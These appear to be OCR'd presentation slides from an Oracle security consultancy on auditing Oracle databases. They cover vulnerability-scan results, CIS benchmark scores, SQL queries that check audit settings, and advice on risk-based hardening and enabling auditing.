Profile resource value doesn't meet security policy: FAILED_LOGIN_ATTEMPTS	High	Failed
Remote login password file not disabled	High	Failed
Package Privilege: Execute SYS.DBMS_EXPORT_EXTENSION granted to PUBLIC role	High	Failed
Latest Oracle database patch set not applied	High	Passed
BFILENAME buffer overflow	High	Passed
Critical Patch Update – January 2005	High	Passed
Database link buffer overflow	High	Passed
EXTPROC buffer overflow	High	Passed
FROM_TZ buffer overflow	High	Passed
NSPTCN buffer overflow	High	Passed
NUMTODSINTERVAL buffer overflow	High	Passed
NUMTOYMINTERVAL buffer overflow	High	Passed
Alert #68	High	Passed
SERVICE_NAME buffer overflow	High	Passed
SSL vulnerabilities	High	Passed
TIME_ZONE buffer overflow	High	Passed

CIS Benchmark



Scoring

SID: ora92

Oracle User: SYSTEM

Password: ******

Owner Username: Administrator

DBA Group: ORA_DBA

Options

☐ OAS SSL

☐ OAS Native Security

Level 1	
Host Files	3.97
Database Access	4.91
Policy and Procedure	0.81
Total	3.20

Level 2	
Host Files	2.14
Database Access	1.00
Policy and Procedure	2.56
Total	1.91

Appendix A	
Additional Settings	0.00

100% complete (269/269)

Review The Audit Trails


- Test what core audit is enabled
- Test if sys is being audited
- Test is FGA is in use
- Examine the core audit trail
- Check failed logins / errors – review the audit data held
- Check the listener log for 1169, 1190 and 1189 errors
- Test RBAC on audit objects and also test audit system privileges

Test Core Audit Settings

```
SQL> select privilege typ, success, failure from dba_priv_audit_opts
  2  union
  3  select audit_option typ, success,failure from dba_stmt_audit_opts;

TYP                                      SUCCESS   FAILURE
---------------------------------------- --------- ---------
ALTER ANY PROCEDURE                      BY ACCESS BY ACCESS
ALTER ANY TABLE                          BY ACCESS BY ACCESS
ALTER DATABASE                           BY ACCESS BY ACCESS
ALTER PROFILE                            BY ACCESS BY ACCESS
ALTER SYSTEM                             BY ACCESS BY ACCESS
ALTER USER                               BY ACCESS BY ACCESS
AUDIT SYSTEM                             BY ACCESS BY ACCESS
CREATE ANY JOB                           BY ACCESS BY ACCESS
CREATE ANY LIBRARY                       BY ACCESS BY ACCESS
CREATE ANY PROCEDURE                     BY ACCESS BY ACCESS
CREATE ANY TABLE                         BY ACCESS BY ACCESS
CREATE EXTERNAL JOB                      BY ACCESS BY ACCESS
CREATE PUBLIC DATABASE LINK              BY ACCESS BY ACCESS
CREATE SESSION                           BY ACCESS BY ACCESS
CREATE USER                              BY ACCESS BY ACCESS
DROP ANY PROCEDURE                       BY ACCESS BY ACCESS
DROP ANY TABLE                           BY ACCESS BY ACCESS
DROP PROFILE                             BY ACCESS BY ACCESS
DROP USER                                BY ACCESS BY ACCESS
EXEMPT ACCESS POLICY                     BY ACCESS BY ACCESS
GRANT ANY OBJECT PRIVILEGE               BY ACCESS BY ACCESS
GRANT ANY PRIVILEGE                      BY ACCESS BY ACCESS
GRANT ANY ROLE                           BY ACCESS BY ACCESS
ROLE                                     BY ACCESS BY ACCESS
SYSTEM AUDIT                             BY ACCESS BY ACCESS

25 rows selected.

SQL>
```

This SQL shows the statement and privilege audit settings

Audit Checks



```
SQL> show parameter aud

NAME                                 TYPE        VALUE
------------------------------------ ----------- ------------------------------
audit_file_dest                      string      C:\ORACLE\ADMIN\ORA10GR2\ADUMP
audit_sys_operations                 boolean     FALSE
audit_trail                          string      NONE
SQL> select count(*) from sys.aud$;

  COUNT(*)
----------
         0

1 row selected.

SQL> select count(*) from sys.fga_log$;

  COUNT(*)
----------
         0

1 row selected.

SQL> |
```

Unfortunately this view is common!

Stage 3 - What To Do Next?

- Write up the audit formally
- Prioritise the findings – Severity 1 – 3?
- Use internal procedures
- Other platforms can help (e.g. use your OS experience if you have it)
- Assess risk
- This is the hardest part of the audit process

Create A Policy

- Perform an Oracle database audit
- Define what the key/critical issues are
- Determine / decide what to fix
- Work on a top 20 basis and cycle (This is effective for new hardening)
- Create a baseline standard
  - A document
  - Scripts – maybe for BMC
  - Commercial tool such as AppDetective

Decide What To Fix

- Perform a risk assessment
- My extensive experience of auditing Oracle databases is that there are:
  - Usually a lot of security issues
  - Usually a lot are serious – i.e. server access could be gained if the issue is not plugged
  - There are constraints on the applications, working practice, practicality of fixing
- The best approach is to classify issues
  - Must fix now (really serious), fix as soon as possible, fix when convenient, maybe more
- Create a top ten / twenty approach

Perform A Risk Assessment

- To understand what to fix and to what level you must understand risk.
- What is the “cost” to your company / organisation if:
  - A breach occurred
  - A total system loss
- Cost can include media embarrassment
- Frameworks and tools available – CRAMM, CobIT
- Do it as a simple meeting with the right people

Top 10 Approach


- Pick out the top 10 highest severity issues
- Devise solutions that work for all of them
- Roll out the solutions
  - Test
  - Regression test
  - Make live
- Devise automated checks for these ten – could be simple scripts
- Start on the next ten!

Basic Hardening

- Harden the operating system first
- Reduce the features and functions installed – on the operating system and in the database
- Review RBAC for all users and group users
- Test all user accounts for weak passwords and set strong complex ones


Hardening (2)

- Devise profiles for all user groups and implement
- Remove defaults – privileges, users, passwords
- Decide on secure configuration settings
- Clean up – remove ad-hoc files, scripts, examples
- Create processes and policies to ensure secure data going forward




Enable Database Auditing

- Every database I have ever audited has no database audit enabled – ok a small number do, but usually the purpose if for management / work / ??? but not for audit purposes.
- Core audit doesn't kill performance
  - Oracle have recommended 24 core system audit settings since 10gR2 – these can be enabled and added to in earlier databases
  - Avoid object audit unless you analyse access trends then its Ok
- On Windows audit directed to the OS goes to the event Log
- By default all SYSDBA connections are audited – also to the event log on Windows
- VBScript / SQL can be used to access the event log



Conclusions

- We didn't mention CPU's – Apply them – they are only part of the problem
- Think like a hacker
- Get the basics right first –
  - Reduce the version / installed product to that necessary
  - Reduce the users / schemas
  - Reduce and design privileges to least privilege principal
  - Lock down basic configurations
  - Audit
  - Clean up
- Use a top 10 approach in fixing, it works!



PeteFinnigan.com Limited
Oracle Security Expertise

Any Questions?

PeteFinnigan.com Limited
Oracle Security Expertise

Contact - Pete Finnigan

PeteFinnigan.com Limited
9 Beech Grove, Acomb
York, YO26 5LD

Phone: +44 (0) 1904 791188
Mobile: +44 (0) 7742 114223
Email: pete@petefinnigan.com